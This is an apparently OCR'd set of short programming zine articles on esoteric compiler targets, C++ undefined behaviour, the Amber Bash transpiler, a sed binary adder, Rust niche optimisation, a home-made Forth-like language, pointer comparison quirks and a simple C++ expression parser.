
Unconventional Targets

Move past the mainstream, and you will discover a world of unconventional and esoteric compiler targets. Developers pick them for academic curiosity, artistic expression, or to test the boundaries of viable compilation targets.

- **Brainfuck**: An esoteric language with only eight commands, Brainfuck is Turing-complete and has been a target for compilers as a challenge. People have written compilers to Brainfuck for C, Haskell and Lambda calculus.
- **Lambda calculus**: Lambda calculus is a minimal programming language that expresses computation solely as functions and their applications. It is often used as a target of educational compilers.
- **JSFuck**: Did you know that you can write all possible JavaScript programs using only six characters `[]()!+`?
- The list goes on: **Postscript**? Regular expressions? Lego (https://youtu.be/SQvKFJkFLJc)? Cellular automata?

So, whether you are shooting for blazing speed on an ARM chip, high concurrency on the BEAM, or just want to prove your language can compile to Brainfuck, the world is your wonderfully weird and wild oyster.

The original version of this article by the same author was published at: https://abnv.me/sct



Actually, undefined behaviour never happens

In ancient times, prior to C++ standardisation, static methods were simulated with a peculiar ((X*)0)->f() syntax. It worked because non-virtual method calls are resolved at compile time (without inspecting this pointer) so the expression would simply call X::f function with this argument being null.

Assuming this reasoning holds, one could come up with the following design pattern:

```
1  struct Value {
2      int safe_get() { return this ? value : -1; }
3      int value;
4  };
6  void print(Value *val) {
7      printf("value = %d", val->safe_get());
8      if (val == nullptr) puts("val is null");
9  }
```

The code includes potential undefined behaviour (UB) in the form of a null pointer dereference. Yet, treating C++ as a 'high-level assembly,' one might conclude it is valid.

Except that's *not* how compilers work. When pondering UB, one must adopt a different mindset. Namely that:

Undefined behaviour *never* happens.

Analysis val is dereferenced on line 7, dereferencing a null pointer is UB, UB never happens, therefore val is not null and line 8 can be dropped. Similarly, calling a method through a null pointer is UB, UB never happens, thus this can never be null and condition on line 2 is unnecessary. And yes, that's exactly what the compiler comes up with:[1]

```
.LC0:
        .string  "value = %d"
print (Value*):
        mov      esi , DWORD PTR [rdi]
        xor      eax, eax
        mov      edi , OFFSET FLAT:.LC0
        jmp      printf
```

Linux This isn't theoretical either. It caused a bug in Linux Universal TUN/TAP driver which contained the following:[2]

```
1  static unsigned int tun_chr_poll(struct file *file,
       poll_table * wait)
2  {
3      struct tun_file *tfile = file->private_data;
4      struct tun_struct *tun = __tun_get(tfile);
5      struct sock *sk = tun->sk;
6      unsigned int mask = 0;
8      if (!tun)
9          return POLLERR;
11     /*  ...  */
12 }
```

The tun->sk access on line 5 is UB if tun is null. Since UB never happens, tun cannot be null and the condition on line 8 is always false which means the if statement can be eliminated. And eliminate it is exactly what compilers do.

Windows Microsoft seems more gung-ho about null pointers. For example, CWnd::GetSafeHwnd 'returns m_hWnd, or null if the this pointer is null.'[3] It is implemented in the same way as the Value::safe_get method:

```
_AFXWIN_INLINE HWND CWnd::GetSafeHwnd() const
        { return this == NULL ? NULL : m_hWnd; }
```

How is this possible? Doesn't analysis of safe_get apply here as well? It normally would, but Microsoft can dictate toolchain-specific behaviour on its platform. MSVC explicitly allows null pointers in this context, facilitating the design pattern of CWnd::GetSafeHwnd method.

Defining the undefined UB is, by definition, not defined in the language standard. In other words, the standard imposes no restrictions on what compilers can do if a program invokes UB. This invites language extensions and compiler customisation options.

A common example is -fno-strict-aliasing flag, which affects type aliasing rules that compilers assume[4]. Another is -fno-delete-null-pointer-checks which prevents null checks from being optimised out. It has been adopted by Linux in reaction to bugs like the aforementioned[5] and is what enables the CWnd::GetSafeHwnd hack.

Word of caution Using language extensions (whether they are default part of the compiler or enable through flags), it is important to keep two points in mind. Firstly, such features are not portable. CWnd::GetSafeHwnd works on MSVC but would lead to vulnerabilities when compiled on GCC or Clang with default options.

Secondly, they aren't guaranteed by the language. Consulting documentation is necessary to determine how a given compiler behaves. It is *not* sufficient to look at assembly output; especially if standard states that given code contains UB.

Summary I hope this article conveys why treating C or C++ as a 'high-level assembly' leads people astray. Surprising compiler behaviors are often best understood by realizing that, to a compiler, any code path invoking UB is logically unreachable. (C++23 even introduced std::unreachable with explicit definition of invoking UB[6]). Modern compilers act as automatic proof machines; one of their core axioms is that:

Undefined behaviour *never* happens.

The subject is discussed further in *Axiomatic view of undefined behaviour* at mina86.com/2025/axiomatic-view-of-ub/.

[1] godbolt.org/z/Y5G8WMfqa [2] urlr.me/nYV4qg [3] urlr.me/FBUfXZ [4] urlr.me/gz8tKa [5] urlr.me/D3wV2E [6] urlr.me/twxAUG

Amber - Write easily Bash with a transpiler

This is my fourth PagedOut article, this time about a project I didn't start but now co-maintain. The Amber language (amber-lang.com) began as Paweł Karaś's (github.com/Ph0enixKM) Bachelor of Engineering work and was first promoted on Reddit more than a year ago.
It's a single Rust-compiled binary (that support Bash 3.2+) that bundles a library of built-in functions (with OS detection and other nice things). After filing a few issues and submitting PRs, I was added as a co-maintainer.

Why use a Bash transpiler?

Bash, first released in 1989, can become difficult to read when scripts grow beyond simple if/else logic. As complexity increases, scripts rely heavily on external utilities—grep, sed, awk, curl, etc.—requiring the reader to mentally switch between languages and platform-specific behaviors (e.g., macOS vs GNU sed). Switching to another scripting language introduces extra dependencies and update risks. Amber takes a different approach: it transpiles to Bash following best practices and handling OS-specific differences in commands and behavior for you.

Amber does not replace Bash; it aims to make non-trivial shell scripts easier to write, read, and maintain.

I began testing Amber with a real-world script *lsp-installer* script which installs language servers from GitHub, pip, npm, and gem on Debian Sid (github.com/Mte90/My-Scripts/tree/master/dev/lsp-installer).

A minimal Amber example vs Bash output

```
import * from "std/env"
fun example(value:Num = 1) {
    if 1 > 0 {
        let numbers = [value, value]
        let sum = 0
        for i in numbers {
            sum += numbers[i]
        }
        echo "it's " + "me"
        return sum
    }
    fail 1
}
echo example(1) failed {
    echo "What???"
    is_command("echo")
}
```

```
is_command__101_v0() {
    local command=$1
    [ -x "$(command -v "${command}")" ]
    __status=$?
    if [ "${__status}" != 0 ]; then
        ret_is_command101_v0=0
        return 0
    fi
    ret_is_command101_v0=1
    return 0
}
example__0_v0() {
    local value=$1
    if [ "$(( 1 > 0 ))" != 0 ]; then
        numbers_0=("${value}" "${value}")
        sum_1=0
        for i_2 in "${numbers_0[@]}"; do
            sum_1="$(( ${sum_1} + ${numbers_0[${i_2}]} ))"
        done
        echo "it's ""me"
        ret_example0_v0="${sum_1}"
        return 0
    fi
    ret_example0_v0=''
    return 1
}
example__0_v0 1
__status=$?
if [ "${__status}" != 0 ]; then
    echo "What???"
fi
ret_example0_v0__14_6="${ret_example0_v0}"
echo "${ret_example0_v0__14_6}"
```

Arbitrary-Length Full Adder in sed

A **1-bit full adder** is a digital circuit that adds two binary inputs (A, B) taking care of the carry-in bit (C_{in}) and produces two outputs: a **sum bit** (S) and a **carry-out** (C_{out}).

```
A -------|         |------- S
         | Full    |
B -------| Adder   |------- Cout
         |         |
Cin -----|         |
```

Internally, it uses logic gates to implement it, for example **XOR**, **AND**, and **OR** gates (though in practice it's usually implemented using NAND or NOR gates exclusively for efficiency):

$$S = A \oplus B \oplus C_{\text{in}}$$

$$C_{\text{out}} = (A \cdot B) + \big(C_{\text{in}} \cdot (A \oplus B)\big)$$

Multiple full adders can be **cascaded** by connecting each C_{out} to the next stage's C_{in}, forming an **n-bit ripple-carry adder** that handles multi-bit binary addition.

Conceptually, 1-bit full adder can be seen as 3 input, 2 output lookup table with the following truth table:

A	B	C_{in}	C_{out}	S
0	0	0	0	0
0	0	1	0	1
0	1	0	0	1
0	1	1	1	0
1	0	0	0	1
1	0	1	1	0
1	1	0	1	0
1	1	1	1	1

This concept, however, can be extended to any number system by changing the lookup table accordingly.

At this point we have all the ingredients to implement an arbitrary-length binary number adder in `sed` as shown in the code listing below.

This sed script processes two binary numbers from right to left (like manual addition):

Lines 2–4: Initialization
- `N` - Read both input lines into pattern space
- `s/[[:blank:]]//g` - Remove all whitespace
- `s/$/\n\n0/` - Append two newlines and initial carry bit `0`

Pattern space now contains:
`binary_input_number_1`
`binary_input_number_2`
`<empty_sum>`
`0` (C_{in})

Lines 5–15: Main Loop
- `:L` - Loop label
- **Line 6**: Extract rightmost bit from each number (these became our A and B), prepend `0` to remaining digits (rests). Rearranges to: `0<rest_1>\n0<rest_2>\n<sum>\n<C_in><A><B>`
- **Lines 7–13**: Implement a full adder using a lookup table:
  - `h` - Save current state to hold space
  - **Line 8**: Extract the 3 bits (C_{in}, A, B)
  - **Line 9**: Append lookup table (maps 3-bit input to 2-bit output: C_{out}, S)
  - **Line 10**: Perform table lookup
  - `H` - Append result to hold space
  - `g` - Restore hold space to pattern space
  - **Line 13**: Rearrange to prepend S to result and keep C_{out} as new C_{in}

Line 14: Exit condition - when both numbers are exhausted (all zeros):
- Extract result with C_{out} prepended
- Remove leading zero if present
- Quit

Line 15: `bL` - Branch back to loop

By simply changing the lookup table we can implement addition in any base number system. See: https://github.com/emsi/SedScripts/

```
1  #!/bin/sed -f
2  N
3  s/[[:blank:]]//g
4  s/$/\n\n0/
5  :L
6  s/^\(.*\)\(.\)\n\(.*\)\(.\)\n\(.*\)\n\(.\)$/0\1\n0\3\n\5\n\6\2\4/
7  h
8  s/^.*\n.*\n.*\n\(...\)$/\1/
9  s/$/;000=00001=01010=01011=10100=01101=10110=10111=11/
10 s/^\(...\)[^;]*;[^;]*\1=\(..\).*/\2/
11 H
12 g
13 s/^\(.*\)\n\(.*\)\n\(.*\)\n...\n\(.\)\(.\)$/\1\n\2\n\5\3\n\4/
14 /^\([0]*\)\n\([0]*\)\n/{s/^.*\n.*\n\(.*\)\n\(.\)/\2\1/;s/^0\(.*\)/\1/;q;}
15 bL
```

How many options fit into a boolean?

tl;dr: Exactly **254** options fit into a boolean.

If you touch computers, you will most likely assume that a `bool` holds exactly two possible values (`true` and `false`), and that it takes up one byte of memory (we are ignoring the beautiful gift that is C++'s `std::vector<bool>` here).

In fact, looking at Rust:

```
==> assert_eq!(size_of::<bool>(), 1);
```

But what about `size_of::<Option<bool>>()`? For any `T`, `Option<T>` represents a value that may or may not exist. The type system helps keep track of nullability, and you don't have to pass raw pointers everywhere. All of this extends to Rust's sum types in general. (Importantly, they are all **tagged** unions.)

We are using options since those are an easy example, and correspond to exactly one additional state of data. (Nested options happen 'by accident' when APIs interlock, but there is no *practical* reason to construct them. Either there is a value inside of them or not, that's equivalent to a normal option.)

It turns out that `Option<bool>` takes up exactly one byte of memory, the same as `bool`! The same is true for `Option<Option<bool>>`, all the way up to 254 nested options. At 255 nested option types the compiler finally relents and requires a wastefully decadent two bytes to satisfy our sick desires.

This is known as the **niche optimization**.

```
// how to nest options hundreds of times?
// just commit recursive crimes with macros!
// you can just do things(tm)
// -> use number of commas to track depth
// __nest!(u8; ,,) == Option<__nest!(u8; ,)>
macro_rules! __nest {
    ($type:ty; , $($count:tt)*) => {
        Option<__nest!($type; $($count)*)>
    };
    ($type:ty;) => {
        $type
    };
}

// nest!(bool, 2) == Option<Option<bool>>
macro_rules! nest {
    ($t:ty, 0) => { __nest!($t; ) };
    ($t:ty, 1) => { __nest!($t; ,) };
    ($t:ty, 2) => { __nest!($t; ,,) };
    ($t:ty, 3) => { __nest!($t; ,,,) };
    // ...another few hundred lines of this
}
```

```
size_of::<bool>() == 1;
size_of::<Option<bool>>() == 1;
size_of::<nest!(bool, 254)>() == 1;
size_of::<nest!(bool, 255)>() == 2;

// NonZeroU8 cannot be zero, so we use the
// zero value to denote 'None'.
size_of::<Option<u8>>() == 2;
size_of::<Option<NonZeroU8>>() == 1;

// no memory cost of options on references!
size_of::<&T>() == 8;
size_of::<Option<&T>>() == 8;
```

Taking a look at `std::Vec`, it turns out that we can nest it in over a thousand options without increasing its memory footprint!

```
size_of::<Vec<T>>() == 24;
size_of::<Option<Vec<T>>>() == 24;
size_of::<nest!(Vec<T>, 1024)>() == 24;
```

If we compare this with C++, we see that `std::optional<std::vector<int>>` requires a full 8 additional bytes over the base type.

How does this work? Rust's types do not follow the C-ABI (Not unless you add `#[repr(C)]` annotations.). In fact, the Rust compiler is allowed to reorder the fields of structs, stuff data into unreachable bit patterns, and more. This allows optimizations which C++ is not performing (by default).

A `Vec` has three fields: A pointer, a length, and a capacity. Length and capacity are assumed to be smaller than the largest pointer-sized signed integer on the platform. As a result, the highest bit of the capacity integer can be reused.

Consequently: (1) If the highest bit is not set, the value exists and the representation of the vector in memory is the 'standard' one. (2) If it is set, the other capacity bits are used to 'count', telling us which exact option is none. Pointer and length are uninitialized memory and not accessible.

Most importantly, **this also applies to structs containing a Vec.** If you have a struct that has a Vec, String, reference, bool, etc. in it, Rust will use the niche optimization to make any option containing your struct cheaper!

You might assume that `Result<bool, bool>` (either A *or* B) takes up one byte of space (one bit for the bool, and one bit for the tag). Unfortunately, the tag requires a second byte.

This is since the Result **always** has a bool inside of it, and this bool needs a valid memory representation (i.e. either `0b0` or `0b1`), such that it can be referenced without knowing where it lives. Remember, **only "unreachable" bits can be used to optimize!**

This article was also published on my personal blog:
https://herecomesthemoon.net/2025/11/how-many-options-fit-into-a-boolean/

How to make a program if you leave your programming language at home

Left in a hurry with only an assembler and a linker? No worries! You can make your own programming language with what you already have on you.

Step 1: Write a Forth-like in assembly
Forth compilers are closer to awk scripts than to normal compilers. A simple one-pass compiler generates assembly during tokenization. The language itself works by having a stack somewhere in memory, and functions simply modify this stack, without directly accepting or returning anything.

There are some complications. For example, as strings cannot be embedded in the *.code* section, you need to store them in memory and generate a *.data* section with them in the end.

```
fn write    # string file_desc
    1 unrot # 1 string file_desc
    swap    # 1 file_desc string
    dup     # 1 file_desc string string
    strlen  # 1 file_desc string strlen
    syscall
end
```

```
write:
  sub rcx, 8          ; push 1 to the stack
  mov qword[rcx], 1   ; (rcx is the top)
  call unrot
  call swap
  call dup            ; identifiers are
  call strlen         ; just converted into
  call syscall        ; assembly calls
  ret
```

Step 2: Write a C-like in your Forth-like
If you do not care about types, the compiler can be quite simple. A two-pass compiler first tokenizes and then generates assembly as it parses the code, no AST needed. The code generation can use the same stack system as the Forth-like.

This approach has some caveats. For instance, you start generating the body of functions before knowing how many variables they use. You can get around it by generating the variable allocation after the function and jmp-ing to it and back in the prelude.


```
fn sqrt(n) {
    if n < 0 { panic("negative sqrt"); }
    for(let i = 0; i <= n; i = i+1) {
        if i*i >= n { return i; }
    }
}
```

```
loop {
  if condition() {
     a_function();
  }
  else {
      break;
  }
}
```

```
.loop0start:
  call condition
  mov rax, qword[rcx]
  add rcx, 8    ; pop
  cmp rax, 0
  je .if1else
.if1then:
  call a_function
  add rcx, 8    ; pop
  jmp .if1end
.if1else:
  jmp .loop0end
.if1end:
  jmp loop0start
.loop0end:
```

Step 3: Write your program in your C-like
I made this elephant on the beach which renders directly into de Linux framebuffer as an animation. I hope you like him :)

Source code: github.com/hhhhhhhhhn/asm



How to make integer comparison non-deterministic

So, long story short: You thought integer comparison in the C family of languages operates deterministically? Think again!

All it takes to make the compiler believe that $0 \neq 0$ is the following:

1. Allocate something on the stack (ideally not completely trivial) and save its address
2. Immediately deallocate it, allocate something else, and save its address again
3. Enable compiler optimisations (a crucial step!)
4. Turn the two addresses to integers and compare

Feast your eyes on this:

```c
#include <stdio.h>
#include <stdint.h>

int main(void) {
    uintptr_t a;
    uintptr_t b;
    {
        int v[2] = {0, 0};
        a = (uintptr_t)&(v[0]);
    }{
        int v[2] = {0, 0};
        b = (uintptr_t)&(v[0]);
    }
    uintptr_t c = a - b;
    if (a == b)
        printf("They are the same!");
    else {
        printf("They are not the same:\n");
        printf("%lx - %lx = %lx", a, b, c);
    }
    return c;
}
```

And here's a possible output:

```
They are not the same:
7ffe737a1238 - 7ffe737a1238 = 0
```

Got that? According to the compiler, two numbers whose difference equals zero are not in fact equal.

"What self-respecting compiler would do such a thing?" So far I've tried Clang and GCC, each in C and C++. It worked in all 4 combinations. Let me know if you find something different!

"Oh no! Not C! Let more modern languages come forth and deliver us from this evil!" Alright, fair enough! How about Rust instead?

```rust
fn main() {
    let a: usize;
    let b: usize;
    {
        let v = rand::random::<u8>();
        a = &v as *const u8 as usize;
    }{
        let v = rand::random::<u8>();
        b = &v as *const u8 as usize;
    }
    let c = a-b;
    if c==0 {
        println!("They are the same!");
    } else {
        println!("They are not the same!");
        println!("They are {a:x} and {b:x}.");
        println!("Their difference is {c}.");
    }
}
```

Sure enough:

```
They are not the same!
They are 7ffd196a2280 and 7ffd196a2280.
Their difference is 0.
```


I could write several thousand words on why this ends up happening[1] , but the gist is as follows: Imagine there's a packed cinema. You show the cashier two tickets and ask:
— Do those tickets correspond to the same seats?
— No. Two separate tickets never can.

Then someone gets out, and gets his/her ticket cancelled. Then someone new gets in and buys a ticket. Because there's only one free seat, s/he is seated in the seat emptied by the previous person. You get the cancelled ticket and the new one, write their seat numbers on a scrap of paper, and ask the cashier the same question:
— Are those seat numbers identical?
— I saw you copy those numbers from two separate tickets. I don't need to see them; I know they can't be.

This is basically what the compiler is thinking: That two separate allocations can never occur in the same memory, even if one has been deallocated in the mean-time.

"Wait, is this Undefined Behaviour?" Nope, sure isn't! No relevant specifications permit *the comparison of integers of all things* to exhibit UB. And per Rust's specification in particular, even dangling pointers should be no problem to compare as long as they are not dereferenced. But LLVM and GCC have their own opinions, apparently with veto power.

All in all, the /r/rustjerk subreddit phrased this much better than I could:



[1] I actually already have! It's in https://ahiru.eu/velona/rust-c-cpp-soundness-hole/.

Parse expressions like a boss

"Write a math formula parser" is a common coding interview task and, in general, something similar may come handy in day-to-day work, e.g. when writing a simple DSL like wireshark filter expressions.
Sure you can use flex / bison / llvm / whatever but for some simple tasks this is an overkill.
The thing is, almost every time I see people do this, it's some kind of overly complicated mess with tons of code, some crazy stack-based state machines or whatever.
Here, I want to show how simple this task actually is. In fact, we'll go further and also implement:

- Error reporting with line and column numbers, e.g. **parse error: 1:5: expected ")" instead of end of string**
- Variables, e.g. **myvar1 * (123 + myvar2)** where **myvar1** and **myvar2** are variables defined outside of formula
- Support for both numbers and literals, e.g. **("abc" + "hello \" world") * 12 + "test"** will also work
- Pretty-printer that will print parsed expression in normalized form

We'll try to keep things as simple as possible, just to show the idea. We'll start with a token definition:

```
struct Token {
   enum Type { Id, Number, Literal, Op,
LeftBr, RightBr, Eos };
   Type type; std::string value;
};
```

And a simple lexer:

```
class Lexer {
   explicit Lexer(std::istream& is);
   Result<Token> getNextToken();
};
```

Where **Result<T>** is a simple wrapper that returns either **T** or error. Next, we'll define the expression class:

```
class Expr {
   virtual void accept(ExprVisitor& visitor)
= 0;
};
```

We'll have a couple of implementations: **ExprConst** for numbers and literals, **ExprVar** for variables and **ExprOp** for **Expr operator Expr** expressions. And finally a LALR(1) parser to put it all together:

```
class Parser {
public:
  explicit Parser(std::istream& is);
  Result<Expr> parse();
private:
  Error match(Token::Type type);
  Result<Expr> plusMinusExpr();
  Result<Expr> multDivExpr();
  Result<Expr> signedExpr();
  Result<Expr> expr();
  Result<Expr> valueExpr();
  Lexer lexer_;
  Token lookahead_;
};
```

Math formulas have the following BNF syntax:

- **all** -> plusMinusExpr
- **plusMinusExpr** -> plusMinusExpr /+,-/ plusMinusExpr | multDivExpr
- **multDivExpr** -> signedExpr /*,// multDivExpr | signedExpr
- **signedExpr** -> /-/ /expr/ | /+/ /expr/ | /expr/
- **expr** -> valueExpr | /(/ plusMinusExpr /)/
- **valueExpr** -> /literal/ | /number/ | /id/

So, as we can see - our parser is literally BNF written in C++, let's take a look at e.g. **expr**:

```
Result<Expr> Parser::expr()
{
   if (lookahead_.type == Token::LeftBr) {
       match(lookahead_.type);
       auto ret = plusMinusExpr();
       match(Token::RightBr);
       return ret;
   } else {
       return valueExpr();
   }
}
```

So, now we can parse strings into an expression tree, we also need to provide two implementations of **ExprVisitor** - one for pretty-printing - **ExprPrinter** and one for evaluation - **ExprEval**. **ExprEval** will use a map of var names and their values for runtime var resolution, so basically we can parse, pretty-print and evaluate math expressions like this:

```
auto formula = Parser(std::cin).parse();
ExprPrinter printer(std::cout);
formula.accept(printer);
ExprEval eval({{"var1", 12}, {"var2",
"teststr"}});
formula.accept(eval);
std::cout << "result: " << eval.result();
```

